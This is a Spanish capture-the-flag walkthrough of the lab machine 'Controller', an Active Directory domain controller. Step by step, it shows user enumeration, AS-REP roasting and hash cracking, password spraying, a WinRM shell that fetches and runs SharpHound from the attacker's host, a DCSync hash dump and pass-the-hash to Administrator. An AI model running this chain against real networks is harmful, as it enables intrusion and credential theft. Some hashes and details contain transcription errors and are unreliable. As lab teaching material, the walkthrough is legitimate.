

Controller

Enumeracion de puertos con nmap

```
nmap -sS --open -p- -Pn -n --min-rate 5000 -vvv 192.168.137.9
```

```
(root@miguel) - [/home/miguel/Work]
# ep portscan

File: ep.tmp

1
2
3
4
5
6
7
8

[*] Extracting information...

[*] IP Address: 192.168.137.9
[*] Open ports: 53,88,135,139,389,445,464,593,636,3268,49664,49665,49667,49668,49669,49670,49672,49673,49687

[*] Ports copied to clipboard
```

```
(root@miguel) - [/home/miguel/Work]
# nmap -sCV -p53,88,135,139,389,445,464,593,636,3268,49664,49665,49667,49668,49669,49670,49672,49673,49687 -vvv 192.168.137.9
```

```
PORT      STATE SERVICE      REASON      VERSION
53/tcp    open  domain       syn-ack ttl 128 Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack ttl 128 Microsoft Windows Kerberos (server time: 2025-01-29 21:18:08Z)
135/tcp   open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: control.nyx0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 128
464/tcp   open  kpasswd5?    syn-ack ttl 128
593/tcp   open  ncacn_http   syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 128
3268/tcp  open  ldap         syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: control.nyx0., Site: Default-First-Site-Name)
49664/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49668/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49669/tcp open  ncacn_http   syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49672/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49673/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49687/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 08:00:27:1B:22:AB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: CONTROLLER; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
(root@miguel) - [/home/miguel/Work]
# crackmapexec smb 192.168.137.9 445 CONTROLLER [*] Windows 10 / Server 2019 Build 17763 x64 (name:CONTROLLER) (domain:control.nyx) (signing:True) (SMBv1:False)
```

Login anonymous y enumeracion por rpcclient

```
(root@miguel)-[/home/miguel/Work]
# rpcclient -U "" 192.168.137.9 -N
rpcclient $> dir
command not found: dir
rpcclient $> help
-----
          UNIXINFO
          getpwuid      Get shell and homedir
          uidtosid      Convert uid to sid
-----
          MDSSVC
fetch_properties      Fetch connection properties
fetch_attributes      Fetch attributes for a CNID
-----
          CLUSAPI
clusapi_open_cluster  Open cluster
clusapi_get_cluster_name      Get cluster name
clusapi_get_cluster_version  Get cluster version
clusapi_get_quorum_resource   Get quorum resource
clusapi_create_enum      Create enum query
clusapi_create_enumex     Create enumex query
clusapi_open_resource      Open cluster resource
clusapi_online_resource    Set cluster resource online
clusapi_offline_resource   Set cluster resource offline
clusapi_get_resource_state  Get cluster resource state
clusapi_get_cluster_version2 Get cluster version2
clusapi_pause_node         Pause cluster node
clusapi_resume_node        Resume cluster node
-----
          WITNESS
GetInterfaceList      List the interfaces to which witness client connectio
Register              Register for resource state change notifications of a NetName
UnRegister             Unregister for notifications from the server</para></listitem
AsyncNotify            Request notification of registered resource changes from the
```

```

rpcclient $> getusername
Account Name: ANONYMOUS LOGON, Authority Name: NT AUTHORITY
rpcclient $> enumprivs
found 35 privileges

SeCreateTokenPrivilege          0:2 (0x0:0x2)
SeAssignPrimaryTokenPrivilege   0:3 (0x0:0x3)
SeLockMemoryPrivilege          0:4 (0x0:0x4)
SeIncreaseQuotaPrivilege        0:5 (0x0:0x5)
SeMachineAccountPrivilege       0:6 (0x0:0x6)
SeTcbPrivilege                  0:7 (0x0:0x7)
SeSecurityPrivilege             0:8 (0x0:0x8)
SeTakeOwnershipPrivilege        0:9 (0x0:0x9)
SeLoadDriverPrivilege          0:10 (0x0:0xa)
SeSystemProfilePrivilege        0:11 (0x0:0xb)
SeSystemtimePrivilege          0:12 (0x0:0xc)
SeProfileSingleProcessPrivilege 0:13 (0x0:0xd)
SeIncreaseBasePriorityPrivilege 0:14 (0x0:0xe)
SeCreatePagefilePrivilege       0:15 (0x0:0xf)
SeCreatePermanentPrivilege      0:16 (0x0:0x10)
SeBackupPrivilege              0:17 (0x0:0x11)
SeRestorePrivilege             0:18 (0x0:0x12)
SeShutdownPrivilege            0:19 (0x0:0x13)
SeDebugPrivilege               0:20 (0x0:0x14)
SeAuditPrivilege               0:21 (0x0:0x15)
SeSystemEnvironmentPrivilege    0:22 (0x0:0x16)
SeChangeNotifyPrivilege        0:23 (0x0:0x17)
SeRemoteShutdownPrivilege      0:24 (0x0:0x18)
SeUndockPrivilege              0:25 (0x0:0x19)
SeSyncAgentPrivilege           0:26 (0x0:0x1a)
SeEnableDelegationPrivilege    0:27 (0x0:0x1b)
SeManageVolumePrivilege        0:28 (0x0:0x1c)
SeImpersonatePrivilege         0:29 (0x0:0x1d)
SeCreateGlobalPrivilege        0:30 (0x0:0x1e)
SeTrustedCredManAccessPrivilege 0:31 (0x0:0x1f)
SeRelabelPrivilege             0:32 (0x0:0x20)

```

```

rpcclient $> lsquary
Domain Name: CONTROL
Domain Sid: S-1-5-21-2142633474-2248127568-3584646925
rpcclient $>

```

Kerbrute bruteforcing por de usuarios por nombres y cracking hash con hashcat

```
(root@miguel) - [~/home/miguel/Work]
# kerbrute userenum -d control.nyx --dc 192.168.137.9 /opt/kerberos_enum_userlists/A-Z.Surnames.txt

Version: v1.0.3 (9dad6e1) - 01/29/25 - Ronnie Flathers @ropnop

2025/01/29 13:59:09 > Using KDC(s):
2025/01/29 13:59:09 > 192.168.137.9:88

2025/01/29 13:59:16 > [+] VALID USERNAME:      B.LEWIS@control.nyx
^C
```

```
(root@miguel) - [~/home/miguel/Work]
# GetNPUsers.py control.nyx/B.LEWIS -no-pass

/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Getting TGT for B.LEWIS
$krb5asrep$23$b.LEWIS@CONTROL.NYX:db3aeefc3242b70474f7b8263dff1bb3$3b6c71d257e0c59585c0c76f2f5e0f0abc42d8f9041f7490bc131e431117eda29fb9cb15d73d52e9135bf1206eae8d7de0232156c026c790294adb2fd7c9795417442d68e9cbc52382eaac387d71f327768a72aafab466d7a6e5afd004abfe728b96b7ae45b67983c35e9a74cf12aa79f6303e951785350354f00f6f19f4f6c845f509e1f8ee6c8a7c483736e55e324e21d7d2c54e48a156292f1308335b0b32c340171092741f37b5cfe114548cee3ccb6001cb0266bb710dc3d957633985aa0e48396c526f985400805b1e4a09b40243816f44f0ea355be0fb0d8ff4baf95b2fed7efa116ccd707ac
```

```
(root@miguel) - [~/home/miguel/Work]
# hashcat -a 0 -m 18200 hash.hash ./resources/rockyou.txt -0

hashcat (v6.2.6) starting
```

```
$krb5asrep$23$b.LEWIS@CONTROL.NYX:db3aeefc3242b70474f7b8263dff1bb3$3b6c71d257e0c59585c0c76f2f5e0f0abc42d8f9041f7490bc131e431117eda29fb9cb15d73d52e9135bf1206eae8d7de0232156c026c790294adb2fd7c9795417442d68e9cbc52382eaac387d71f327768a72aafab466d7a6e5afd004abfe728b96b7ae45b67983c35e9a74cf12aa79f6303e951785350354f00f6f19f4f6c845f509e1f8ee6c8a7c483736e55e324e21d7d2c54e48a156292f1308335b0b32c340171092741f37b5cfe114548cee3ccb6001cb0266bb710dc3d957633985aa0e48396c526f985400805b1e4a09b40243816f44f0ea355be0fb0d8ff4baf95b2fed7efa116ccd707ac:101Music
```

B.LEWIS:101Music

Verificacion de acceso por protocolo smb

```
(root@miguel) - [~/home/miguel/Work]
# crackmapexec smb 192.168.137.9 -u "B.LEWIS" -p "101Music"

SMB 192.168.137.9 445 CONTROLER [*] Windows 10 / Server 2019 Build 17763 x64 (name:CONTROLER) (domain:control.nyx) (signing:True) (SMBv1:False)
SMB 192.168.137.9 445 CONTROLER [+] control.nyx\B.LEWIS:101Music
```

Enumeracion de Usuarios y j.levy como enabled

```

[root@miguel:~/home/miguel/Work]
# crackmapexec smb 192.168.137.9 -u "B.LEWIS" -p "101Music" --users
[+] Windows 10 / Server 2019 Build 17763 x64 (name:CONTROLLER) (domain:control.nyx) (signing:True) (SMBv1:False)
[+] control.nyx\B.LEWIS:101Music
[+] Enumerated domain user(s)
control.nyx\A.hansen badpwdcount: 1 desc: (Account Disabled)
control.nyx\d.petrov badpwdcount: 1 desc: (Account Disabled)
control.nyx\m.klein badpwdcount: 1 desc: (Account Disabled)
control.nyx\b.lewis badpwdcount: 0 desc: (Account Enabled)
control.nyx\j.levy badpwdcount: 0 desc: (Account Enabled)
control.nyx\krbtgt badpwdcount: 0 desc: Key Distribution Center Service
e Account
SMB 192.168.137.9 445 CONTROLLER control.nyx\Guest badpwdcount: 0 desc: (Account Disabled)
SMB 192.168.137.9 445 CONTROLLER control.nyx\Administrator badpwdcount: 0 desc: (Account Enabled)

```

Enumeracion de Recursos

```
[root@miguel:~/home/miguel/Work]# crackmapexec smb 192.168.137.9 -u "B.LEWIS" -p "101Music" --shares
SMBv1:False
[+] Windows 10 / Server 2019 Build 17763 x64 (name:CONTROLLER) (domain:control.nyx) (signing:Tr
[+] control.nyx\B.LEWIS:101Music
[+] Enumerated shares
Share          Permissions    Remark
-----
ADMIN$         Remote Admin
C$             Default share
IPC$           Remote IPC
NETLOGON      Logon server share
SYSVOL        Logon server share
```

Averiguando la pass de j.levy

```

[root@miguel:~/home/miguel/Work]
# crackmapexec smb 192.168.137.10 -u 'j.levy' -p dic.txt
SMB 192.168.137.10 445 CONTROLLER [*] Windows 10 / Server 2019 Build 17763 x64 (name:CONTROLLER) (domain:control.nyx) (signing:True) (SMBv1:False)
SMB 192.168.137.10 445 CONTROLLER [-] control.nyx\j.levy:sucurli STATUS_LOGON_FAILURE
SMB 192.168.137.10 445 CONTROLLER [-] control.nyx\j.levy:morango STATUS_LOGON_FAILURE
SMB 192.168.137.10 445 CONTROLLER [-] control.nyx\j.levy:dorina STATUS_LOGON_FAILURE
SMB 192.168.137.10 445 CONTROLLER [-] control.nyx\j.levy:fentanyl STATUS_LOGON_FAILURE
SMB 192.168.137.10 445 CONTROLLER [-] control.nyx\j.levy:cocaina STATUS_LOGON_FAILURE
SMB 192.168.137.10 445 CONTROLLER [-] control.nyx\j.levy:exstasis STATUS_LOGON_FAILURE
SMB 192.168.137.10 445 CONTROLLER [+] control.nyx\j.levy:Password1

```

```
(root@miguel) - [/home/miguel/Work]
# crackmapexec winrm 192.168.137.10 -u 'j.levy' -p 'Password1'
SMB 192.168.137.10 5985 CONTROLER [+] Windows 10 / Server 2019 Build 17763 (name:CONTROLER) (domain:control.nyx)
C:\Program Files\Python37\python.exe /usr/lib/python3/dist-packages/spnego/nlrm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.
phers.algorithms.ARC4 and will be removed from this module in 48.0.0.
arc4 = algorithms.ARC4(self.key)
WINRM 192.168.137.10 5985 CONTROLER [+] control.nyx\j.levy:Password1 (Pwn3d!)
```

Accediendo a Control a traves de Evil-winrm

```
(root@miguel)-[/home/miguel/Work]
# evil-winrm -i 192.168.137.10 -u 'j.levy' -p 'Password1'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\j.levy\Documents> whoami
control\j.levy
*Evil-WinRM* PS C:\Users\j.levy\Documents>
```

```
*Evil-WinRM* PS C:\Users\j.levy> cd Desktop
*Evil-WinRM* PS C:\Users\j.levy\Desktop> dir

Directory: C:\Users\j.levy\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----             10/22/2024    2:40 PM           70 user.txt

*Evil-WinRM* PS C:\Users\j.levy\Desktop> type user.txt
587c4dac7a29c5c2a2d98732116e5bee
*Evil-WinRM* PS C:\Users\j.levy\Desktop>
```

SharpHound

```
*Evil-WinRM* PS C:\Users\j.levy> wget http://192.168.137.12:8000/SharpHound.exe -O SharpHound.exe
*Evil-WinRM* PS C:\Users\j.levy> ./SharpHound.exe
2025-01-30T00:52:44.8710815-08:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2025-01-30T00:52:45.3363471-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, COM, SPNTargets, PSRemote
2025-01-30T00:52:45.4390604-08:00|INFORMATION|Initializing SharpHound at 12:52 AM on 1/30/2025
2025-01-30T00:52:46.1722310-08:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for control.nyx : Controller.control.nyx
2025-01-30T00:52:46.4762949-08:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2025-01-30T00:52:47.1175875-08:00|INFORMATION|Beginning LDAP search for control.nyx
2025-01-30T00:52:47.5642916-08:00|INFORMATION|Producer has finished, closing LDAP channel
2025-01-30T00:52:47.5642916-08:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-01-30T00:53:17.3664614-08:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 35 MB RAM
2025-01-30T00:53:36.7894681-08:00|INFORMATION|Consumers finished, closing output channel
2025-01-30T00:53:36.9607350-08:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2025-01-30T00:53:37.2895928-08:00|INFORMATION|Status: 95 objects finished (+95 1.9)/s -- Using 42 MB RAM
2025-01-30T00:53:37.2895928-08:00|INFORMATION|Enumeration finished in 00:00:50.1621735
2025-01-30T00:53:37.4909892-08:00|INFORMATION|Saving cache with stats: 54 ID to type mappings.
54 name to SID mappings.
0 machine sid mappings.
2 sid to domain mappings.
0 global catalog mappings.
2025-01-30T00:53:37.4909892-08:00|INFORMATION|SharpHound Enumeration Completed at 12:53 AM on 1/30/2025! Happy Graphing!
```

```
*Evil-WinRM* PS C:\Users\j.levy> ls

Directory: C:\Users\j.levy

Mode                LastWriteTime         Length Name
----                -
d-r---             10/22/2024    2:40 PM      Desktop
d-r---             1/30/2025    12:39 AM    Documents
d-r---             9/15/2018    12:19 AM    Downloads
d-r---             9/15/2018    12:19 AM    Favorites
d-r---             9/15/2018    12:19 AM     Links
d-r---             9/15/2018    12:19 AM     Music
d-r---             9/15/2018    12:19 AM    Pictures
d-----            9/15/2018    12:19 AM   Saved Games
d-r---             9/15/2018    12:19 AM     Videos
-a----            1/30/2025    12:53 AM    11376 20250130005335_BloodHound.zip
-a----            1/30/2025    12:53 AM     8136 MWMwNWZhMWQtNWU5Yi00ZGZhLTgzZDEtMDE5NjRmMmE2NWUw.bin
-a----            1/30/2025    12:52 AM    1052160 SharpHound.exe
-a----            1/30/2025    12:40 AM    10141184 winpeas.exe
```



```

*Evil-WinRM* PS C:\Users\j.levy> download 20250130005335_BloodHound.zip

SQL-Admin Rights
drwxrwxr-x miguel miguel 4.0 KB Sun Jan 19 01:02:32 2025 Desktop
drwxr-xr-x miguel miguel 4.0 KB Thu Jan 30 00:51:33 2025 Downloads
drwxrwxr-x miguel miguel 4.0 KB Tue Jan 28 12:03:52 2025 Machines
drwxrwxr-x miguel miguel 4.0 KB Sun Jan 26 23:10:16 2025 Pictures
drwxrwxr-x miguel miguel 4.0 KB Thu Jan 30 00:38:57 2025 Work

First Degree Object Control
(miguel@miguel) - [/home/miguel]
# bloodhound
(node:113479) electron: The default of contextIsolation is deprecated and will be changing from false to true in a future version. For more information see https://github.com/electron/electron/issues/23506
(node:113611) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability reasons. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.from() methods instead.

$ sudo kill 114172

(miguel@miguel) - [~]
$ sudo neo4j console
Directories in use:
home:      /usr/share/neo4j
config:    /usr/share/neo4j/conf


```



Importamos el zip

ponemos los nombre de los usuarios encontrados y los marcamos con click derecho sobre el icono como owned


vamos a ver la info


vemos el outbound pues lo que nos interesa es los privilegios o alcances de salidas a otros users o al domain





esto no podemos pq no somos admin





vamos a hacer lo que nos dice y... chinpun!

```
(root@miguel) - [/home/miguel]
# secretsdump.py control.nyx/j.levy:Password1@192.168.137.10

Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:48b20d4f3ea31b7234c92b71c90fbff7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b70ccale5225303104dea9942d31f3a7:::
control.nyx\j.levy:1103:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
control.nyx\b.lewis:1104:aad3b435b51404eeaad3b435b51404ee:08f37c649690b7df615961f71831ef4a:::
control.nyx\m.klein:1105:aad3b435b51404eeaad3b435b51404ee:48b20d4f3ea31b7234c92b71c90fbff7:::
control.nyx\d.petrov:1106:aad3b435b51404eeaad3b435b51404ee:48b20d4f3ea31b7234c92b71c90fbff7:::
control.nyx\a.hansen:1107:aad3b435b51404eeaad3b435b51404ee:48b20d4f3ea31b7234c92b71c90fbff7:::
CONTROLLER$:1000:aad3b435b51404eeaad3b435b51404ee:c25b5ae409a9684a40c7ac74fbfalld60:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9a8c983c709e851258912c3b1d71c9b05faf1724f522b4f32e57f7bef3366773
Administrator:aes128-cts-hmac-sha1-96:0ca176565c5b47fda5e2ab4f53fbb9d3
Administrator:des-cbc-md5:ce9785d980c1a7f8
krbtgt:aes256-cts-hmac-sha1-96:98eaf007fcf3006a8526c8a4496bffc6835fbb9f6291c4a5c467be83c10e6ac
krbtgt:aes128-cts-hmac-sha1-96:4f348630f6cf1829080f97ad008432c0
krbtgt:des-cbc-md5:6bdcae6d83f7ce08
control.nyx\j.levy:aes256-cts-hmac-sha1-96:0e6ca71073eab87d2e5195b9da28498dfa76a62f7e5d5bd22b6fb2c05677daa0
control.nyx\b.lewis:aes128-cts-hmac-sha1-96:7f2031c82ee5bc662dc3cd7cc3235a66
control.nyx\j.levy:des-cbc-md5:54918ae57a10f2bf
control.nyx\b.lewis:aes256-cts-hmac-sha1-96:b4f57e910e3bdea0ad3bdc1ad2513759f2f88eb8650f5f470ac08f9b210a2198
control.nyx\b.lewis:des-cbc-md5:a4132f64d5ce670b
control.nyx\m.klein:aes256-cts-hmac-sha1-96:4a793709dcdf73950b685f896a9848e3103d5a18b01c7e5d59ba38c57b8672b
control.nyx\m.klein:aes128-cts-hmac-sha1-96:57aeb83d17ac7f9ca2a6b9237d40d
c70
control.nyx\m.klein:des-cbc-md5:f19bdfdad5d3b0a1
control.nyx\d.petrov:aes256-cts-hmac-sha1-96:33fe5c70d3443ebe7ecde982ac1bd96b56827d38144666f8a6b8826950697f3a
control.nyx\d.petrov:aes128-cts-hmac-sha1-96:bc33a875e59d41c1a601fd7a2519d659
control.nyx\d.petrov:des-cbc-md5:c29d76f7b62aah92
```

con crackmapexec verificamos si podemos hacer pass the hash

```
(root@miguel) - [/home/miguel/Work]
# crackmapexec winrm 192.168.137.10 -u Administrator -H 48b20d4f3ea31b7234c92b71c90fbff7
SMB 192.168.137.10 5985 CONTROLLER [+] Windows 10 / Server 2019 Build 17763 (name:CONTROLLER) (domain:control.nyx)
HTTP 192.168.137.10 5985 CONTROLLER [+] http://192.168.137.10:5985/wsman
/usr/lib/python3/dist-packages/spnego/ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.
ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
arc4 = algorithms.ARC4(self, key)
WINRM 192.168.137.10 5985 CONTROLLER [+] control.nyx\Administrator:48b20d4f3ea31b7234c92b71c90fbff7 (Pwn3d!)
```

y procedemos a entrar con el NT del hash

```
(root@miguel)-[/home/miguel/Work]
# evil-winrm -i 192.168.137.10 -u 'Administrator' -H '48b20d4f3ea31b7234c92b71c90fbff7'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
control\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----          10/22/2024   2:41 PM             70 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
b43e4c1b7df273b73966bc038774bafd
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Saludos!